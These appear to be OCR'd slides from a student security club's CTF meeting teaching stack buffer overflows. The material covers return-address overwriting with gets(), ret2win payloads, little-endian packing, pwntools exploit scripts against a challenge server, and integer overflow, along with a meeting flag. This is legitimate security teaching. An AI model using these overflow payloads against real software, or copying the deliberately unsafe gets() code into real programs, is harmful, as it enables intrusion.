
```
> ./vulnerable
Say Something!
AAAAAAAABBBBBBB
BBBBBBB
```

The return address

- Every time you call a function, you go to a new block of code
  - Where do you go when your done executing it?
- Calling a function stores a "return address" on the stack
  - The address of the code to execute after the current function

```
int vulnerable(int a) {
    puts("Say Something!\n");
    char stack_var_1[8];
    char stack_var_2[8];
    gets(stack_var_2);
    puts(stack_var_1);
    return 0;
}

int main() {
    vulnerable(0x12345678);
    puts("Hi!");
}
```



Doors, courtesy of Thomas

Program Begins a new Function

Program Saves Return Address On Stack

Program executes function to completion

Program returns to overwritten return address

Redirect Code Flow

```
int vulnerable() {
    puts("Say Something!\n");
    char stack_var_1[8];
    gets(stack_var_1);
    return 0;
}

int win (); // 0x0000000008044232
```

```
> ./vulnerable
Say Something!
AAAAAAAABBBBBBBB\x32\x42\x04\x08\x0
0\x00\x00\x00
```

Note: you can’t type these characters directly!

stack_var_1[8]

Saved Frame Pointer

Return Address

...

...

...

...

Redirect Code Flow

```
int vulnerable() {
    puts("Say Something!\n");
    char stack_var_1[8];
    gets(stack_var_1);
    return 0;
}

int win (); // 0x0000000008044232
```

```
> ./vulnerable
Say Something!
AAAAAAAABBBBBBBB\x32\x42\x04\x08\x0
0\x00\x00\x00
```

Note: you can’t type these characters directly!

AAAAAAAA

BBBBBBBB

Return Addr =
0x0000000008044232

...

...

...

...

Delivering Your Exploit

`Quirk: Little endianness`

- Numbers are little endian in x86-64
  - The least significant ("littlest") byte is stored first
- `0x1122334455667788` is stored in memory as
  `88 77 66 55 44 33 22 11`
  - 88 is the **least significant** because it means 0x88 x 256^0 = 0x88
  - 11 is the **most significant** because it means 0x11 x 256^7 = massive number

Getting function addresses

With objdump:

```
> objdump -d chal | grep "<main>:"
00000000004011ce <main>:
```

Or with GDB:

```
> gdb ./chal
> i addr main
Symbol "main" is at 0x4011ce in a file compiled without debugging.
```

echo

- "echoes" your input
- Enable escape codes: `echo -e ...`
  - `\xNN -> 0xNN`
- Can only be used if your exploit is the same every time

```
> echo -e '\x01\x02\x03\x04' | ./chal
```

```
> echo -e '\x01\x02\x03\x04' | nc ...
```

Pwntools

```python
from pwn import *

# Connect to Stack 0 server with netcat
conn = remote('chal.sigpwny.com', 1351)

# Read first line
print(conn.recvline())

# Write exploit
conn.sendline('A' * 8)

# Interactive (let user take over)
conn.interactive()
```

```
> python3 -m pip install pwntools
```

Pwntools

```
from pwn import *
conn = remote(...)

# Address of win function
WIN_ADDR = 0x0804aabb

# Overflow stack
exploit = b'A' * 8

# Push win address after overflow
# p64(number) is a pwntools function that converts the
# number WIN_ADDR to a proper little-endian address
exploit += p64(WIN_ADDR)

# Send exploit
conn.sendline(exploit)
conn.interactive()
```

Bonus: Integer overflows

- Safe input functions have a limit on the number of characters they can read
- Like all things in C, integers are stored in a fixed number of bytes
  - There is a maximum number they can store: for `int`, this is $2^{31}-1$
  - If you go past that, it wraps around!
  - This fact is often used to still achieve buffer overflows in modern programs
- Try it out yourself with "Integer Overflow"!

```
void main() {
    printf("%d", 12345678*9876543210);
}


Output: -366107316
```

Bonus: 32-bit binaries

- So far we've been discussing 64-bit binaries
    - 64 bits, 8 bits per byte -> 8 bytes
    - So addresses are 8 bytes long
- An older, no less frequently used binary format is 32-bit binaries
    - Each address is 32/8 = **4 bytes long**
    - So when you overflow the saved base pointer and return address, they will each be **4 bytes**, not 8
- Try the 32-bit challenges if you complete the non-bonus challenges in the PWN I category

Next Meetings

2022-10-08 - **This Saturday**

- First ACM cleanup session!
- Help us clean up ACM and set up DDR!

2022-10-09 - **This Sunday**

- Ethics with Thomas
- Learn security ethical terms and frameworks

2022-10-13 - **Next Thursday**

- Crypto I with Anakin and Hassam
- XOR and basic RSA

Challenges!

- Meeting flag:
  - `sigpwny{AAAAAAAAAAAAAAAAAAAAAAA}`
- Start with these 3 challenges in the PWN I category:
  - Just a stack overflow
  - Stack overflow, but specific
  - ret2win
  - **Everyone should try to get these!**
- Then:
  - Integer Overflow (also in PWN I)
  - Stack 0-5 in PWN I (32-bit), ret2shellcode
- This stuff is confusing, so ask for help
  - If you understand it, help the people around you
- For ret2shellcode and the later 32-bit stack challenges, reference last years slides for information on **shellcode** (however, we don't really expect you to get these without prior experience)

SIGPwny